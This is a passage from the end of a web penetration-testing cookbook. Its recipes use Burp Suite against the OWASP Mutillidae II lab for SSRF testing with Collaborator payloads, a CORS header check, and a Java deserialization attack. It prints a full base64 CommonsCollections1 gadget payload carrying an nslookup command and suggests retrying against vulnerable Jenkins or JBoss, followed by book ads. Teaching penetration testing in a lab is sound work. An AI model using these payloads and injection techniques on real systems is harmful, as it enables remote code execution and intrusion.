
```

POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: showhints=1; PHPSESSID=dcu42otk7fvq2ih2lpc449iro1; acopendivids=swingset,jotto,phphbb2,r
Connection: close
Upgrade-Insecure-Requests: 1

```

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder

11. Switch to the Burp Intruder | Positions tab. Clear all suggested payload markers and highlight the IP address, click the *Add §* button to place payload markers around the IP address value of the `target_host` parameter:


The screenshot shows the Burp Suite interface with the 'Payload Positions' tab selected. A POST request is displayed with the following headers and body:

```

POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: showhints=1; PHPSESSID=dcc42otk7fvq2ih2lpc449iro1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
target_host=$192.168.56.101$&dns-lookup-php-submit-button=Lookup+DNS

```

12. Switch to the Burp Intruder | Payloads tab and paste the 10 payloads you copied to the clipboard from the Burp Collaborator client into the Payload Options [Simple list] textbox using the Paste button:



Make sure you uncheck the Payload Encoding checkbox.

13. Click the Start attack button. The attack results table will pop up as your payloads are processing. Allow the attacks to complete. Note the burpcollaborator.net URL is placed in the payload marker position of the target_host parameter:

The screenshot shows the Burp Collaborator client interface. The title bar says "Intruder attack 3". Below it is a toolbar with "Attack", "Save", and "Columns" buttons. A navigation bar below the toolbar has tabs for "Results" (which is selected), "Target", "Positions", "Payloads", and "Options". A search bar at the top says "Filter: Showing all items". Below the search bar is a table with the following data:

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	48730	
1	if1omu0mnv8twdpeis4m4y975ybozd.burpcollaborator.net	200	<input type="checkbox"/>	<input type="checkbox"/>	48767	
2	f9plgrujhs2qqajbcpyjyv34zv5mtb.burpcollaborator.net	200	<input type="checkbox"/>	<input type="checkbox"/>	48767	
3	jpcpwvanxwiu6ezfstenezjfzlr9g.burpcollaborator.net	200	<input type="checkbox"/>	<input type="checkbox"/>	48767	

14. Return to the Burp Collaborator client and click the Poll now button to see whether any SSRF attacks were successful over any of the protocols. If any requests leaked outside of the network, those requests will appear in this table along with the specific protocol used. If any requests are shown in this table, you will need to report the SSRF vulnerability as a finding. As you can see from the results shown here, numerous DNS queries were made by the application on behalf of the attacker-provided payloads:

B Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
1	2018-Sep-15 11:56:34 UTC	DNS	zvyr62di9z6lyw3flpwdks7vy1ppe	
2	2018-Sep-15 11:56:35 UTC	DNS	ij8duo14xlu7mir191di16gjklpf4	
3	2018-Sep-15 11:56:36 UTC	DNS	www07zefaw7zt4cmcqteht4wv2rqg	
4	2018-Sep-15 11:56:36 UTC	DNS	7fnzqaxqt7qt4n5n94xscff6l49t	
5	2018-Sep-15 11:56:34 UTC	DNS	ra5jlusaorlddoi7074osc7zaqgg45	
6	2018-Sep-15 11:56:34 UTC	DNS	69dyk9rpn6ksc3hmzm33r6e95fx3m	
7	2018-Sep-15 11:56:36 UTC	DNS	1qst148k411ntyhghky8mn9q0wxkm	
8	2018-Sep-15 11:56:36 UTC	DNS	a9k2kdrtnakwc7hnzn37cv6i99fr3x	

The Collaborator server received a DNS lookup of type A for the domain name zvyr62di9z6lyw3flpwdks7vy1ppe.burpcollaborator.net.

How it works...

Network leaks and overly-generous application parameters can allow an attacker to have an application make unauthorized calls via various protocols on the attacker's behalf. In the case of this recipe, the application allows DNS queries to leak outside of the local machine and connect to the internet.

See also

For more information on SSRF attacks, see this PortSwigger blog entry at <https://portswigger.net/blog/cracking-the-lens-targeting-https-hidden-attack-surface>.

Testing CORS

An application that implements HTML5 CORS means the application will share browser information with another domain that resides at a different origin. By design, browser protections prevent external scripts from accessing information in the browser. This protection is known as **Same-Origin Policy (SOP)**. However, CORS is a means of bypassing SOP, permissively. If an application wants to share browser information with a completely different domain, it may do so with properly-configured CORS headers.

Web-penetration testers must ensure applications that handle AJAX calls (for example, HTML5) do not have misconfigured CORS headers. Let's see how Burp can help us identify such misconfigurations.

Getting ready

Using the OWASP Mutillidae II AJAX version of the Pen Test Tool Lookup page, determine whether the application contains misconfigured CORS headers.

How to do it...

1. Navigate to HTML5 | Asynchronous JavaScript and XML | Pen Test Tool Lookup (AJAX):

The screenshot shows the OWASP Mutillidae II: Web Pwn in Mass Product interface. At the top, there's a navigation bar with links like Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View. Below the navigation bar is a sidebar with categories: OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, and Documentation. The 'HTML 5' category is currently selected. Under 'HTML 5', there are sub-links: HTML 5 Web Storage, JavaScript Object Notation (JSON), and Asynchronous JavaScript and XML (AJAX). The 'Asynchronous JavaScript and XML (AJAX)' link is highlighted with a red box. The main content area is titled 'Pen Test Tool Lookup (AJAX Version)'. It features a 'Back' button with a blue arrow icon, a 'Help Me!' button with a red circle icon, and a 'Hints' input field. Below these are two dropdown menus: 'Version of page' and 'Tools'. The 'Tools' menu has several items, one of which is 'Pen Test Tool Lookup (AJAX)', also highlighted with a red box.

2. Select a tool from the listing and click the Lookup Tool button:

This screenshot shows the 'Pen Test Tool Lookup (AJAX Version)' page. At the top, it has a title bar with 'Pen Test Tool Lookup (AJAX Version)' and standard navigation buttons: Back, Help Me!, and a Hints dropdown. Below the title is a cartoon character pointing right with the text 'Switch to POST Version of page'. A section titled 'Pen Test Tools' contains a large pink button labeled 'Select Pen Test Tool'. Underneath is a dropdown menu labeled 'Pen Test Tool' with the value 'XSS Me'. At the bottom is a blue 'Lookup Tool' button.

3. Switch to the Burp Proxy | HTTP history tab and find the request you just made from the AJAX Version Pen Test Tool Lookup page. Flip to the Response tab:

```

HTTP/1.1 200 OK
Date: Fri, 14 Sep 2018 16:54:36 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Subversion-Patch proxy_html/3.0.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 295
Connection: close
Content-Type: application/json

{"query": {"tool_idRequested": "12", "tool_name": "XSS Me", "phase_to_use": "Discovery", "tool_type": "Fuzzer", "comment": "Firefox add-on. Attempts common strings which elicit responses from databases when SQL injection is present. Not compatible with Firefox 8.0.1!"}}

```

4. Let's examine the headers more closely by selecting the Headers tab of the same Response tab. Though this is an AJAX request, the call is local to the application instead of being made to a cross-origin domain. Thus, no CORS headers are present since it is not required. However, if a call to an external domain were made (for example, Google APIs), then CORS headers would be required:

Name	Value
HTTP/1.1	200 OK
Date	Fri, 14 Sep 2018 16:54:36 GMT
Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Subversion-Patch proxy_html/3.0.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
X-Powered-By	PHP/5.3.2-1ubuntu4.30
Expires	Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control	no-cache, must-revalidate
Pragma	no-cache
Content-Length	295
Connection	close
Content-Type	application/json

5. In an AJAX request, there is a call out to an external URL (for example, a cross-domain). In order to permit the external domain to receive DOM information from the user's browser session, CORS

headers must be present, including `Access-Control-Allow-Origin: <name of cross domain>`.

6. In the event the CORS header does not specify the name of the external domain and, instead, uses a wild card (*), this is a vulnerability. Web pentesters should include this in their report as a misconfigured CORS headers vulnerability.

How it works...

Since the AJAX call used in this recipe originated from the same place, there is no need for CORS headers. However, in many cases, AJAX calls are made to external domains and require explicit permission through the HTTP response `Access-Control-Allow-Origin` header.

See also

For more information on misconfigured CORS headers, see this PortSwigger blog entry at <https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties>.

Performing Java deserialization attacks

Serialization is a mechanism provided in various languages that allows the saving of an object's state in binary format. It is used for speed and obfuscation. The turning of an object back from binary into an object is deserialization. In cases where user input is used within an object and that object is later serialized, it creates an attack vector for arbitrary code-injection and possible remote code-execution. We will look at a Burp extension that will assist web-penetration testers in assessing applications for Java Deserialization vulnerabilities.

Getting Ready

Using OWASP Mutillidae II and a hand-crafted serialized code snippet, we will demonstrate how to use the **Java Serial Killer Burp** extension to assist in performing Java deserialization attacks.

How to do it...

1. Switch to Burp BApp Store and install the Java Serial Killer plugin:

The screenshot shows the Burp Suite interface with the 'BApp Store' tab selected. The main area displays the 'Java Serial Killer' plugin, which is listed as installed. A table below provides details about the plugin.

Name	Installed	Rating	Popularity	Last updated	Detail
Java Serial Killer	✓	5.0	High	30 Jan 2017	[Detail Link]

In order to create a scenario using a serialized object, we will take a standard request and add a serialized object to it for the purposes of demonstrating how you can use the extension to add attacker-controlled commands to serialized objects.

2. Note the new tab added to your Burp UI menu at the top dedicated to the newly-installed plugin.
3. Navigate to the Mutillidae homepage.
4. Switch to the Burp Proxy| HTTP history tab and look for the request you just created by browsing to the Mutillidae homepage:

The screenshot shows the OWASP ZAP interface with the following details:

- Top Bar:** Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts, JSON.
- Sub-Menu:** Intercept, HTTP history, WebSockets history, Options.
- Filter:** Hiding CSS, image and general binary content.
- Table Headers:** #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension.
- Table Data:** Row 110: Host: http://192.168.56.101, Method: GET, URL: /mutillidae/, Status: 200, Length: 46134, MIME type: HTML.
- Request Response Tab:** Request tab is selected.
- Raw Headers Hex Tab:** Raw tab is selected.
- Request Content:**

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```
- Context Menu (Open with Send to Java Serial Killer):**
 - Send to Spider
 - Do an active scan
 - Do a passive scan
 - Send to Intruder
 - Send to Repeater
 - Send to Sequencer
 - Send to Comparer
 - Send to Decoder
 - Show response in browser
 - Request in browser
 - Add Issue
 - Send selected text to JSON Web Tokens Tab to decode
 - Send to Java Serial Killer** (highlighted with a red box)

Unfortunately, there aren't any serialized objects in Mutillidae so we will have to create one ourselves.

5. Switch to the Decoder tab and copy the following snippet of a serialized object:

```
| AC ED 00 05 73 72 00 0A 53 65 72 69 61 6C 54 65
```

6. Paste the hexadecimal numbers into the Decoder tab, click the Encode as... button, and select base 64:

The screenshot shows the OWASP ZAP Decoder tab with the following details:

- Decoder Tab:** Shows hex input: AC ED 00 05 73 72 00 0A 53 65 72 69 61 6C 54 65.
- Buttons:** Text, Hex, Decode as..., Encode as... (highlighted with a red box), Hash..., Smart decode.
- Output:** Decoded output: QUMgRUQgMDAgMDUgNzMgNzIgMDAgMEEgNTMgNjUgNzIgNjkghEgNkMgNTQgNjU=.
- Second Decoder Tab:** Shows the same hex input and buttons, but with the 'Encode as...' dropdown set to 'base64'.

7. Copy the base-64 encoded value from the Decoder tab and paste it into the bottom of the request you sent to the Java Serial Killer tab. Use

Ctrl + C to copy out of Decoder and *Ctrl + V* to paste it anywhere in the white space area of the request:

The screenshot shows the Java Serial Killer tool's interface. At the top, there are several buttons: 'Go', 'Serialize' (which is highlighted), 'Base64 Encode' (unchecked), and a dropdown menu currently set to 'BeanShell1'. To the right of the dropdown is a help icon. Below these are two input fields: 'Command:' and 'Payload:'. Underneath the interface are three tabs: 'Raw' (selected), 'Headers', and 'Hex'. The main area displays an HTTP request:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```

A specific line of the request, containing the payload, is highlighted with a red box:

```
QUMgRUQgMDAgMDUgNzMgNzIgMDAgMEEgNTMgNjUgNzIgNjkGNjEgNkMgNTQgNjU=
```

8. Within the Java Serial Killer tab, pick a Java library from the drop-down list. For this recipe, we will use CommonsCollections1. Check the Base64 Encode box. Add a command to embed into the serialized object. In this example, we will use the nslookup 127.0.0.1 command. Highlight the payload and click the Serialize button:

The screenshot shows a web interface for generating exploit payloads. At the top, there are buttons for 'Go', 'Serialize' (which is checked), 'Base64 Encode', and a dropdown menu set to 'CommonsCollections1'. Below these are tabs for 'Raw', 'Headers', and 'Hex'. A red box highlights the 'Command' input field, which contains the command 'nslookup 127.0.0.1'. The raw request below the input field is as follows:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```

A specific part of the payload, 'QUMgRUQgMDAgMDUgNzMgNzIgMDAgMEEgNTMgNjUgNzIgNjkrgNjEgNjMgNTQgNjU=' is highlighted with a red box.

9. After clicking the Serialize button, notice the payload has changed and now contains your arbitrary command and is base-64 encoded:

Go Serialize Base64 Encode CommonsCollections1 ?

Command: nslookup 127.0.0.1

Raw Params Headers Hex

```

GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 1880

r00ABXNyADJzdW4ucmVmbGVjdc5hb5vdGF0aW9uLkFu bm9OTXRpb25JbnZvY2F0aW9uSGFu2Gx1c1XK9Q8V
y361AgACTAAMbWVtYmVyVmFsWVzdAAPTGphdmEvdKRpbC9NYXKA7TAAEdHlwZXQAEUxqYXZhL2xhbmvcvQ2xh
c3M7eHBzfQAAAARADWphdmEudKRpbC5NYXB4cgAxamFCYS5sYW5nLnJ1Zmx1Y3QuUHJveHnhJSogzBBDyvIA
AUwAAWh0ACVMMamFCYS9sYW5nL3J1Zmx1Y3QvSW52b2NhIdG1vbkhbmPsZXI7eHBzcQB+AABzcgAqb3JnLmFw
YWNoZS5jb21tb25zLmNvbGx1Y3Rpb25zLmlhcC5MYXp5TWFwbuWUgp55EJQDAAFMAAdmYWNoB3J5dAAsTG9y
Zy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcmllcjt4cHNyADpvcmcuYXBhY2h1LmNvbW1v
bnMuY29sbGVjdGlvbnMu2nVuY3RvcnMuQ2hhaW51ZFRyYW5zZm9ybWVvYMMEx7Ch61wQCAFBAA1pVHJhbnNm
b3JtZXJzdAAwOxvcmcvYXBhY2h1L2NvbW1vbnMvY29sbGVjdG1vbnMvVHJhbnNmB3JtZXI7eHB1cgAtW0xv
cmcuYXBhY2h1LmNvbW1vbnMuY29sbGVjdG1vbnMvVHJhbnNmB3JtZXI7vVYq8dg0GJl:CAAB4cAAAAAVzcgA7
b3JnLmFwYWNoZS5jb21tb25zLmNvbGx1Y3Rpb25zLmZ1bnN0B3JzLkNvbnN0YVH50VHJhbnNmB3JtZXJYdpAR
QQKx1AIAAUwACW1Db25zdGFudHQAEIxqYXZhL2xhbmvcvT2JqZWN003hwdnIAEWphdmEuBGFuZy5SdW50aW11
AAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2h1LmNvbW1vbnMuY29sbGVjdG1vbnMuZnVuY3RvcnMuSW52b2t1
c1RyYW5zZm9ybWVvh+j/a3t8zjgCAAMbAAVpQXJnc3QAEltMamFCYS9sYW5nL09iamVjdDtMAAtptTWV0aG9k
TmFtZXQAEIxqYXZhL2xhbmvcvU3RyaW5n01sAC21QYXJhbVR5cGVzdAASW0xqYXZhL2xhbmvcvQ2xhc3M7eHB1
cgATW0xqYXZhLmxhbmvcuT2JqZWN005D0WJ8QcylsAgAAeHAAAAACdAAKZ2V0UnVudGltZXVxABJbTGphdmEu
bGFuZy5DbGFzcenzurFteuy81amQIAAHhwAAAAAHQACWd1dE11dGhvZHvxAH4AHgAAAAJ2cgAQamFCYS5sYW5n
L1N0cmiuZ6DwpDh607NCAgAAeHE2cQB+AB5zcQB+ABZ1cQB+ABsAAAACcHVxAH4AGwAAAAB0AAZpbmZva2V1
cQB+AB4AAAAACdnIAEGphdmEuBGFuZy5PYmp1Y3QAAAAAAAAAAHwdnEAfgAbc3EAfgAWdXIAEltMamF2
YS5sYW5nL1N0cmiuZzut01bn6R17RwIAAHhwAAAAAXQAEm5zbG9va3VwIDEyNy4wLjAuMDQABGV42WN1cQB+
AB4AAAABcQB+ACNzcQB+ABFzcgARamFCYS5sYW5nL1ludGVnZXIS4qCr94CH0IAAUrABXZhbwHV1eHTAEGph
dmEuBGFuZy50dW1zMKGrJUdC5TgiwIAAHhwAAAAAMNyABFqYXZhLnV0aWwuSGFzaElhcAUH2sHDFmDRAwAC
RgAIgbGShZEZhY3Rvcrk:ACXRoemVzaG9sZhwPOAAAAAAAAB3CAAAABAAAAAeHh2cgASamFCYS5sYW5nLk92
ZXJyaWR1AAAAAAAAAAAAB4cHEAfGA6

```

- Click the Go button within the Java Serial Killer tab to execute the payload. Even though you may receive an error in the response, ideally, you would have a listener, such as `tcpdump`, listening for any DNS lookups on port 53. From the listener, you would see the DNS query to the IP address you specified in the `nslookup` command.

How it works...

In cases where application code receives user input directly into an object without performing sanitization on such input, an attacker has the opportunity to provide arbitrary commands. The input is then serialized and run on the operating system where the application resides, creating a possible attack vector for remote code execution.

There's more...

Since this recipe scenario is a bit contrived, you may not receive a response on your network listener for the `nslookup` command. Try the recipe again after downloading a vulnerable version of an application with known Java deserialization vulnerabilities (that is, Jenkins, JBoss). Reuse the same steps shown here, only change the target application.

See also

- For more information about real-world Java deserialization attacks, check out these links:
 - **Symantec:** https://www.symantec.com/security_response/attacksignatures/default.jsp?asid=30326
 - **Foxglove Security:** <https://foxglovesecurity.com/2015/11/06/what-do-weblodge-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-things-vulnerability/>
- To read more about this Burp plugin, check out <https://blog.netspi.com/java-deserialization-attacks-burp/>

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




Web Penetration Testing with Kali Linux - Third Edition

Gilberto Najera-Gutierrez

ISBN: 978-1-78862-337-7

- Learn how to set up your lab with Kali Linux
- Understand the core concepts of web penetration testing
- Get to know the tools and techniques you need to use with Kali Linux
- Identify the difference between hacking a web application and network hacking
- Expose vulnerabilities present in web servers and their applications using server-side attacks
- Understand the different techniques used to identify the flavor of web applications
- See standard attacks such as exploiting cross-site request forgery and cross-site scripting flaws
- Get an overview of the art of client-side attacks
- Explore automated attacks such as fuzzing web applications



Advanced Infrastructure Penetration Testing

Chiheb Chebbi

ISBN: 978-1-78862-448-0

- Exposure to advanced infrastructure penetration testing techniques and methodologies
- Gain hands-on experience of penetration testing in Linux system vulnerabilities and memory exploitation
- Understand what it takes to break into enterprise networks
- Learn to secure the configuration management environment and continuous delivery pipeline
- Gain an understanding of how to exploit networks and IoT devices
- Discover real-world, post-exploitation techniques and countermeasures

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!